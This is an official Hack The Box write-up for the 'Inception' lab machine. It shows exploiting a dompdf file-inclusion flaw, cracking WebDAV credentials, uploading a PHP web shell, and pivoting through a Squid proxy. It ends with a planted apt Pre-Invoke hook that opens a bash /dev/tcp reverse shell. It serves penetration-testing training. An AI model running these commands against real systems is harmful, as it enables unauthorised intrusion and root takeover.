



Hack The Box
PEN-TESTING LABS



Inception

13th April 2018 / Document No D18.100.02

Prepared By: Alexander Reid (Arrexel)

Machine Author: rsp3ar

Difficulty: **Hard**

Classification: Official



SYNOPSIS

Inception is a fairly challenging box and is one of the few machines that requires pivoting to advance. There are many different steps and techniques needed to successfully achieve root access on the main host operating system. Good enumeration skills are an asset when attempting this machine.

Skills Required

- Advanced knowledge of Linux
- Understanding of various pivot techniques


Skills Learned

- Identifying vulnerable services
- Bypassing restrictive network filtering
- Advanced local enumeration techniques
- Enumerating services using a pivot machine



Enumeration

Nmap



Nmap reveals an Apache server and a Squid proxy server.



Squid

The Squid proxy running on port 3128 requires no authentication. By adding it to proxychains.conf ([http 10.10.10.67 3128](http://10.10.10.67:3128)), it is possible to force the server to run a port scan locally.

```
root@kali: ~/Downloads
File Edit View Search Terminal Help
root@kali:~/Downloads# proxychains nmap -n -sT 127.0.0.1
ProxyChains-3.1 (http://proxychains.sf.net)

Starting Nmap 7.60 ( https://nmap.org ) at 2018-04-14 17:51 EDT
|S-chain|-<>-10.10.10.67:3128-<>-127.0.0.1:256-<--denied
|S-chain|-<>-10.10.10.67:3128-<>-127.0.0.1:1720-<--denied
|S-chain|-<>-10.10.10.67:3128-<>-127.0.0.1:21-<--denied
|S-chain|-<>-10.10.10.67:3128-<>-127.0.0.1:1723-<--denied
|S-chain|-<>-10.10.10.67:3128-<>-127.0.0.1:5900-<--denied
|S-chain|-<>-10.10.10.67:3128-<>-127.0.0.1:993-<--denied
|S-chain|-<>-10.10.10.67:3128-<>-127.0.0.1:53-<--denied
|S-chain|-<>-10.10.10.67:3128-<>-127.0.0.1:80-<>-OK
|S-chain|-<>-10.10.10.67:3128-<>-127.0.0.1:111-<--denied
|S-chain|-<>-10.10.10.67:3128-<>-127.0.0.1:135-<--denied
|S-chain|-<>-10.10.10.67:3128-<>-127.0.0.1:139-<--denied
|S-chain|-<>-10.10.10.67:3128-<>-127.0.0.1:23-<--denied
|S-chain|-<>-10.10.10.67:3128-<>-127.0.0.1:199-<--denied
|S-chain|-<>-10.10.10.67:3128-<>-127.0.0.1:143-<--denied
|S-chain|-<>-10.10.10.67:3128-<>-127.0.0.1:995-<--denied
|S-chain|-<>-10.10.10.67:3128-<>-127.0.0.1:587-<--denied
|S-chain|-<>-10.10.10.67:3128-<>-127.0.0.1:1025-<--denied
|S-chain|-<>-10.10.10.67:3128-<>-127.0.0.1:3306-<--denied
|S-chain|-<>-10.10.10.67:3128-<>-127.0.0.1:8888-<--denied
|S-chain|-<>-10.10.10.67:3128-<>-127.0.0.1:25-<--denied
```

The port scan reveals SSH running on port 22.



Exploitation













dompdf

Inspecting the source of the default website on port 80 reveals a reference to **dompdf**.

```
1049
1050
1051 <!-- Todo: test dompdf on php 7.x -->
1052
```

Browsing to **/dompdf** reveals a copy of dompdf that is vulnerable to local file inclusion (v0.6.0). The version can be easily identified by viewing the **VERSION** file.

Index of /dompdf

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory		-	
 CONTRIBUTING.md	2014-01-26 20:25	3.1K	
 LICENSE.LGPL	2013-05-24 03:47	24K	
 README.md	2014-02-07 03:30	4.8K	
 VERSION	2014-02-07 06:35	5	
 composer.json	2014-02-02 08:33	559	
 dompdf.php	2013-05-24 03:47	6.9K	
 dompdf_config.custom.inc.php	2013-11-07 04:45	1.2K	
 dompdf_config.inc.php	2017-11-06 02:21	13K	
 include/	2014-02-08 01:00	-	
 lib/	2014-02-08 01:00	-	
 load_font.php	2013-05-24 03:47	5.2K	

Apache/2.4.18 (Ubuntu) Server at 10.10.10.67 Port 80



Exploit: <https://www.exploit-db.com/exploits/33004/>

Using the exploit is fairly trivial. Using `php://filter`, it is possible to base64-encode a file on the target and add its contents to the generated PDF file. With this technique, it is possible to obtain the Apache default site configuration file from **`/etc/apache2/sites-enabled/000-default.conf`**

```
# following line enables the CGI configuration for this host only
# after it has been globally disabled with "a2disconf".
#Include conf-available/serve-cgi-bin.conf
Alias /webdav_test_inception /var/www/html/webdav_test_inception
<Location /webdav_test_inception>
    Options FollowSymLinks
    DAV On
    AuthType Basic
    AuthName "webdav test credential"
    AuthUserFile /var/www/html/webdav_test_inception/webdav.passwd
    Require valid-user
</Location>
</VirtualHost>
```

The default site configuration reveals the path to a webdav installation, as well as the local path to the webdav credentials. The credentials can be obtained using the same technique from **`/var/www/html/webdav_test_inception/webdav.passwd`**

After obtaining the credentials, the hash can be easily cracked using Hashcat or John The Ripper with the rockyou.txt wordlist.

```
root@kali:~/Desktop/writeups/inception# john --wordlist=/root/Desktop/wordlists/rockyou.txt ./hash
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ [MD5 128/128 SSE2 4x3])
Press 'q' or Ctrl-C to abort, almost any other key for status
babygurl69 (webdav_tester)
1g 0:00:00:00 DONE (2018-04-14 17:57) 1.123g/s 25186p/s 25186c/s 25186C/s blackjack1..babygurl69
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@kali:~/Desktop/writeups/inception# john --show
Password files required, but none specified
root@kali:~/Desktop/writeups/inception# john --show hash
webdav_tester:babygurl69
1 password hash cracked, 0 left
```



Webdav

Using the previously obtained credentials, it is possible to log into the webdav instance at **/webdav_test_inception**, however it returns 403 forbidden. Using the same credentials, it is possible to upload a PHP script to the webdav directory to obtain remote code execution. This can be achieved multiple different ways, however using cURL is likely the easiest.

```
root@kali:~/Desktop# curl --upload-file ./phpbash.php --user webdav_tester:babyg
url69 http://10.10.10.67/webdav_test_inception/
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>201 Created</title>
</head><body>
<h1>Created</h1>
<p>Resource /webdav_test_inception/phpbash.php has been created.</p>
<hr />
<address>Apache/2.4.18 (Ubuntu) Server at 10.10.10.67 Port 80</address>
</body></html>
```

While an advanced web-based shell is not required, it greatly simplifies things moving forward as it is not possible to open a traditional reverse connection. It is also possible to obtain an interactive shell using named pipes, but that technique is a bit overkill for what is required on this machine.

The user flag can be obtained from **/home/cobb/user.txt**



Privilege Escalation

Cobb

A bit of searching reveals some database credentials at **wordpress_4.8.3/wp-config.php** in the public web directory, however MySQL is not running on the target.

```
/** MySQL database username */  
define('DB_USER', 'root');  
  
/** MySQL database password */  
define('DB_PASSWORD', 'VwPddNh7xMZyDQoByQL4');
```

Using the password with the username **cobb** (which can be obtained from `/etc/passwd`) on SSH over proxychains immediately grants a shell. Running **sudo -l** reveals that cobb has full sudo access, and root can be obtained with the command **sudo su -**

```
root@Inception: ~  
File Edit View Search Terminal Help  
root@kali:~/Desktop# proxychains ssh cobb@127.0.0.1  
ProxyChains-3.1 (http://proxychains.sf.net)  
[S-chain]-<-10.10.10.67:3128-<->-127.0.0.1:22-<->-OK  
cobb@127.0.0.1's password:  
Welcome to Ubuntu 16.04.3 LTS (GNU/Linux 4.4.0-101-generic x86_64)  
  
* Documentation:  https://help.ubuntu.com  
* Management:    https://landscape.canonical.com  
* Support:        https://ubuntu.com/advantage  
Last login: Thu Nov 30 20:06:16 2017 from 127.0.0.1  
cobb@Inception:~$ sudo su -  
[sudo] password for cobb:  
root@Inception:~#
```





Root

Nmap binary: https://github.com/andrew-d/static-binaries/blob/master/binaries/linux/x86_64/

Running LinEnum or other enumeration scripts do not reveal much in this instance. The most important information is that the machine appears to be running on **192.168.0.10**. This, combined with the absence of a flag in root.txt, indicates that the machine is likely running in some type of container.

A bit of searching finds that the gateway (**192.168.0.1**) can be accessed from the container. At this point, it is easier to transfer an nmap binary to the target and run the scan directly from the container/guest operating system. To make uploading easier, the webdav exploit can be used again.

Running nmap reveals several services running on the gateway, including FTP, SSH and a nameserver.



```
root@Inception: /var/www/html/webdav_test_inception
File Edit View Search Terminal Help
root@Inception:/var/www/html/webdav_test_inception# ./nmap -n -sT 192.168.0.1
Starting Nmap 6.49BETA1 ( http://nmap.org ) at 2018-04-14 23:28 UTC
Unable to find nmap-services! Resorting to /etc/services
Cannot find nmap-payloads. UDP payloads are disabled.
Nmap scan report for 192.168.0.1
Cannot find nmap-mac-prefixes: Ethernet vendor correlation will not be performed
Host is up (0.00013s latency).
Not shown: 1202 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
53/tcp    open  domain
MAC Address: FE:A2:AD:29:E1:AA (Unknown)
Nmap done: 1 IP address (1 host up) scanned in 0.29 seconds
root@Inception:/var/www/html/webdav_test_inception#
```



Attempting to connect via FTP quickly reveals that anonymous login is enabled, and limited ability to read files is gained. A bit of searching finds **/etc/default/tftpd-hpa**

```
root@Inception:/var/www/html/webdav_test_inception# ls
nmap phpbash.php tftpd-hpa webdav.passwd
root@Inception:/var/www/html/webdav_test_inception# cat tftpd-hpa
# /etc/default/tftpd-hpa

TFTP_USERNAME="root"
TFTP_DIRECTORY="/"
TFTP_ADDRESS=":69"
TFTP_OPTIONS="--secure --create"
root@Inception:/var/www/html/webdav_test_inception#
```

Accessing the host machine via TFTP allows access to additional files which are not accessible over FTP. Most notably **/etc/crontab**, which has been modified from the default. The crontab is set to run apt update every 5 minutes. Uploading a malicious apt config will force the specified script to run, which can be used to obtain the root flag or a reverse connection.

```
root@Inception:/var/www/html/webdav_test_inception# cat writeupapt
APT::Update::Pre-Invoke {"/bin/bash /tmp/writeup.sh"}
root@Inception:/var/www/html/webdav_test_inception# cat writeup.sh
#!/bin/bash

bash -i >& /dev/tcp/192.168.0.10/1234 0>&1
root@Inception:/var/www/html/webdav_test_inception# tftp 192.168.0.1
tftp> put writeup.sh /tmp/writeup.sh
Sent 60 bytes in 0.9 seconds
tftp> put writeupapt /etc/apt/apt.conf.d/00writeup
Sent 55 bytes in 0.0 seconds
tftp> quit
root@Inception:/var/www/html/webdav_test_inception# nc -nvlp 1234
Listening on [0.0.0.0] (family 0, port 1234)
Connection from [192.168.0.1] port 1234 [tcp/*] accepted (family 2, sport 44482)
bash: cannot set terminal process group (2049): Inappropriate ioctl for device
bash: no job control in this shell
root@Inception:/tmp#
```